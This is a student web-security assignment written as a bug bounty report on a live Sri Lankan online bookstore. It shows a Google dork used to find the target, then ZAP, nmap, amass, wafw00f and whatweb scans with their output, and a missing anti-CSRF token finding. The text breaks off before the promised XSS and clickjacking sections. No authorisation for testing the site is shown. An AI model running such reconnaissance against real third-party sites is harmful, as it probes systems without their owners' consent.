Sri Lanka Institute of Information Technology

Assignment 1- Year 2 semester 2

Bug Bounty Report

Reflected XSS Vulnerability, Absence of Anti - CSRF Token and Clickjacking.

Target URL: https://store.goodreads.lk , https://www.glm.lk/

Student Name – **Elesinghe D.D.K**

IE2062 - Web Security

B.Sc. (Hons) in information Technology Specializing in Cyber Security

Table of contents

Executive Summary


This document provides an overview of the findings from a web-application security review against**https://store.goodreads.lk** , **https://www.glm.lk/**. The evaluation targeted front end web features (search functionality, input forms, account/profile operations) and used non-invasive tools (browser inspection, Burp Suite, OWASP ZAP). Three distinct vulnerabilities were identified and confirmed with controlled PoC demos:

• Reflected Cross-Site Scripting (XSS) – user-supplied data from the search box (or other reflected parameter) is output without appropriate encoding, permitting attacker-injected JavaScript to run within a visitor's browser (OWASP A07). Severity: High.
• Absent CSRF Defenses – several state-altering endpoints accept cross-origin POST requests without validating an anti-CSRF token or performing sufficient origin checks, allowing attackers to force authenticated users to perform unwanted actions (OWASP A08). Severity: High.
• Clickjacking (No Frame Protections) – the site fails to return X-Frame-Options or a CSP frame-ancestors rule, enabling pages to be framed and user interactions overlaid and hijacked. Severity: Medium.

Impact: collectively these flaws let attackers steal sessions, act for users, or trick users into authorizing sensitive tasks – possibly leading to account takeover, data exposure, or fraud. No destructive tests were executed and any sensitive details in PoCs have been redacted in this document.

Vulnerability 01
Absence of Anti-CSRF Tokens


Main domain – https://store.goodreads.lk/


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Restore Session
ChatGPT
(site:lk (inurl:shop OR inur
https://www.google.com/search?q=(site%3Alk+(inurl%3Ashop+OR+inurl%3Astore+OR+inurl%3Aproduct+OR+intitle%3Ab
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
All Images Short videos Videos Forums Maps More Tools

(site:lk (inurl:shop OR inurl:store OR inurl:product OR intitle:bookshop OR intitle:bookstore) (i


Sarasavi
https://www.sarasavi.lk
Sarasavi The Bookshop: Online Book Shop in Sri Lanka
Sarasavi The Bookshop is the leading online book shop in Sri Lanka. Buy your favourite fiction,novel, short story now.

Books.lk


kalilinux-2024 [Running] - Oracle VirtualBox
Home - Goodreads Lanka
https://store.goodreads.lk
(+94)704600200 info@goodreads.lk All Island Delivery
Log In Register
goodReads LANKA
THE BOOK STORE
All Categories
Search Products...
CHILDREN YOUNG ADULT LITERATURE & FICTION NON FICTION COMICS & GRAPHIC NOVELS SCIENCE FICTION AR BOOKS 40% SALE
10% OFF
New and Pre Order
Best Selling Fictions
Best Selling Non-Fictions
Harry Potter
Roald Dahl
Wimpy Kid
Ladybird RIY

I used Google dorking to obtain above book website – This is the search query that I used (site:.lk (inurl:shop OR inurl:store OR inurl:product OR intitle:bookshop OR intitle:bookstore) (intext:reads OR intext:books))

I used OWASP ZAP tool to scan the website and found all the in scope and out of scope domains.


Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.


URL to attack: https://store.goodreads.lk
Use traditional spider: ✓
Use ajax spider: Always with Chrome
Progress: Using traditional spider to discover the content

New Scan Progress: 1: https://store.goodreads.lk 4% Current Scans: 1 URLs Found: 476 Nodes Added: 1

Processed	Method	URI	Flags
●	GET	https://store.goodreads.lk/?add-to-cart=7940	
●	GET	https://store.goodreads.lk/?add-to-cart=7933	
●	GET	https://store.goodreads.lk/wp-content/plugins/advanced-coupons-for-woocom…	Seed
●	GET	https://store.goodreads.lk/wp-includes/js/dist/redux-routine.min.js?ver=a0a17…	
●	GET	https://store.goodreads.lk/wp-content/plugins/advanced-coupons-for-woocom…	Seed
●	GET	https://store.goodreads.lk/wp-includes/js/dist/data.min.js?ver=7c62e39de030…	
●	GET	https://store.goodreads.lk/?add-to-cart=32996	
●	GET	https://store.goodreads.lk/wp-content/plugins/free-shipping-label/assets/build/f…	


Nmap – Network scanning and enumeration

I found all the open ports and detected the running services on the target server using Nmap.


```
┌──(dinuja㉿kali)-[~]
└─$ nmap store.goodreads.lk -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-28 04:02 EDT
Warning: Hostname store.goodreads.lk resolves to 2 IPs. Using 74.208.236.21.
Initiating Ping Scan at 04:02
Scanning store.goodreads.lk (74.208.236.21) [4 ports]
Completed Ping Scan at 04:02, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:02
Completed Parallel DNS resolution of 1 host. at 04:02, 0.00s elapsed
Initiating SYN Stealth Scan at 04:02
Scanning store.goodreads.lk (74.208.236.21) [1000 ports]
Discovered open port 80/tcp on 74.208.236.21
Discovered open port 443/tcp on 74.208.236.21
Completed SYN Stealth Scan at 04:03, 19.18s elapsed (1000 total ports)
Nmap scan report for store.goodreads.lk (74.208.236.21)
Host is up, received reset ttl 255 (0.024s latency).
Other addresses for store.goodreads.lk (not scanned): 2607:f1c0:100f:f000::28e
rDNS record for 74.208.236.21: 74-208-236-21.elastic-ssl.ui-r.com
Scanned at 2025-09-28 04:02:42 EDT for 19s
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack ttl 64
443/tcp open  https   syn-ack ttl 64

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
              Raw packets sent: 3015 (132.584KB) | Rcvd: 20 (808B)

┌──(dinuja㉿kali)-[~]
└─$
```

Amass – Subdomain and DNS mapping


I found all the subdomains related to the target domain using Amass.


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help

```
┌──(dinuja㉿kali)-[~]
└─$ amass enum -d store.goodreads.lk
store.goodreads.lk (FQDN) ⟶ mx_record ⟶ mx00.ionos.com (FQDN)
store.goodreads.lk (FQDN) ⟶ mx_record ⟶ mx01.ionos.com (FQDN)

The enumeration has finished
```


Wafw00f – Firewall Detection

Command used – wafw00fhttps://store.goodreads.lk



```
┌──(dinuja㉿kali)-[~]
└─$ wafw00f https://store.goodreads.lk

                ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://store.goodreads.lk
[+] Generic Detection results:
[*] The site https://store.goodreads.lk seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "503"
[~] Number of requests: 5
```

Whatweb – to identify technologies used by site.
Commands used – whatweb https://store.goodreads.lk



```
┌──(dinuja㉿kali)-[~]
└─$ whatweb https://store.goodreads.lk
https://store.goodreads.lk [200 OK] Apache, Bootstrap[3.3.6,3.3.7], Cookies[PHPSESSID,mailchimp_landing_site], Country[UNITED STAT
ES][US], Email[info@goodreads.lk], HTML5, HTTPServer[Apache], IP[74.208.236.21], JQuery[3.7.1], MetaGenerator[Elementor 3.23.4; fe
atures: additional_custom_breakpoints, e_lazyload; settings: css_print_method-external, google_font-enabled, font_display-auto,Woo
Commerce 8.4.0,WordPress 6.6.3], Open-Graph-Protocol[website], PHP[7.4.33], Script[application/ld+json,text/javascript,text/templa
te], Title[Home - Goodreads Lanka -], UncommonHeaders[x-ws-ratelimit-limit,x-ws-ratelimit-remaining,link], WordPress[6.6.3], X-Pow
ered-By[PHP/7.4.33]
```


Vulnerability 01

Domain

Login page of store.goodreads.lk

Vulnerability title

Absence of Anti-CSRF Tokens



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-WS-RateLimit-Limit: 1000
X-WS-RateLimit-Remaining: 999
Date: Sun, 28 Sep 2025 07:55:28 GMT
Server: Apache
X-Powered-By: PHP/7.4.33
Pragma: no-cache
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-transform, no-cache, no-store, must-revalidate
```

```
                    <div class="elementor-widget-container">
                <h2 class="elementor-heading-title elementor-size-default">Shopping Cart</h2>       </div>
                    </div>
                    <div class="elementor-element elementor-element-f418065 elementor-widget elementor-widget-text-editor" data-id="f418065
                    <div class="elementor-widget-container">
                                <p><div class="woocommerce"><div class="woocommerce-notices-wrapper">
    <div class="woocommerce-message" role="alert">
        <a href="https://store.goodreads.lk/cart" tabindex="1" class="button wc-forward">View cart</a> &ldquo;Kane Chronicles: The Serpen
</div>
<form class="woocommerce-cart-form" action="https://store.goodreads.lk/cart" method="post">
```

```
Alerts (21)
  Absence of Anti-CSRF Tokens (97)
    GET: https://store.goodreads.lk/cart
    GET: https://store.goodreads.lk/product/500-things-to-spot
    GET: https://store.goodreads.lk/product/animals-torch-book
    GET: https://store.goodreads.lk/product/booktopus-big-sticker-and-activity-book-2-farm-jungle-and-un
    GET: https://store.goodreads.lk/product/booktopus-big-sticker-and-activity-book-2-farm-jungle-and-un
    GET: https://store.goodreads.lk/product/booktopus-board-book-my-first-100-vehicles-early-learning-b
    GET: https://store.goodreads.lk/product/booktopus-square-puzzle-board-book-princess-world-learning
    GET: https://store.goodreads.lk/product/booktopus-torch-discovery-book-super-space-hidden-picture-
    GET: https://store.goodreads.lk/product/boy-tales-of-childhood-the-roald-dahl-classic-collection
    GET: https://store.goodreads.lk/product/boy-tales-of-childhood-the-roald-dahl-classic-collection
    GET: https://store.goodreads.lk/product/bunnys-party-touch-and-feel
    GET: https://store.goodreads.lk/product/charlie-and-the-great-glass-elevator-2
    GET: https://store.goodreads.lk/product/diary-of-a-wimpy-kid-06-cabin-fever-disney-edition
```

Absence of Anti-CSRF Tokens

URL:	https://store.goodreads.lk/cart
Risk:	Medium
Confidence:	Low
Parameter:	
Attack:	
Evidence:	<form class="woocommerce-cart-form" action="https://store.goodreads.lk/cart" method="post">
CWE ID:	352
WASC ID:	9
Source:	Passive (10202 - Absence of Anti-CSRF Tokens)
Input Vector:	

Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form

Other Info:

Vulnerability Description

Absent Anti-CSRF markers were detected within an HTML input form.
Cross-Site Request Forgery (CSRF) describes an attack method where a user is tricked into issuing an HTTP request to a destination website without the user's intention. Here, the crafted request compels the user's browser to carry out an operation on a site where the user is logged in.
The issue arises because a web application permits predictable and repeatable URL or form submissions to be invoked leading to unauthorized operations occurring that take advantage of what a website assumes about the
the
user's permissions.
CSRF exploits are significant since they reveal a flaw in the confidence a site places in the user instead of how Cross-Site Scripting (XSS) abuses the confidence a user places in a website.

When are CSRF Attacks effective.

• CSRF succeeds when the user already has a live session with the target website.

• The user is logged in using HTTP authentication on the target site.

• The user and the target site are reachable on the same local network.

An attacker can take advantage of the user's active session to trigger unauthorized operations — for example, moving funds or altering account preferences — all without the user noticing.

What are the affected components

• Web Forms: Forms capable of performing actions that modify state without using anti-CSRF tokens. Analysis – No input element such as <input type="hidden" name="csrf_token" value="..."> was found in the HTML source, indicating the possible absence of a CSRF token, which constitutes a security risk. Important actions can be carried out without validating the request's origin.

Impact assessment

Severity – Medium

• Acting as the victim, an attacker could:

- Modify account details (for example, change email or password).
- Place purchases without authorization.
- Move funds in online banking.
- Remove or alter confidential data.
- Send messages or emails from the victim's account.

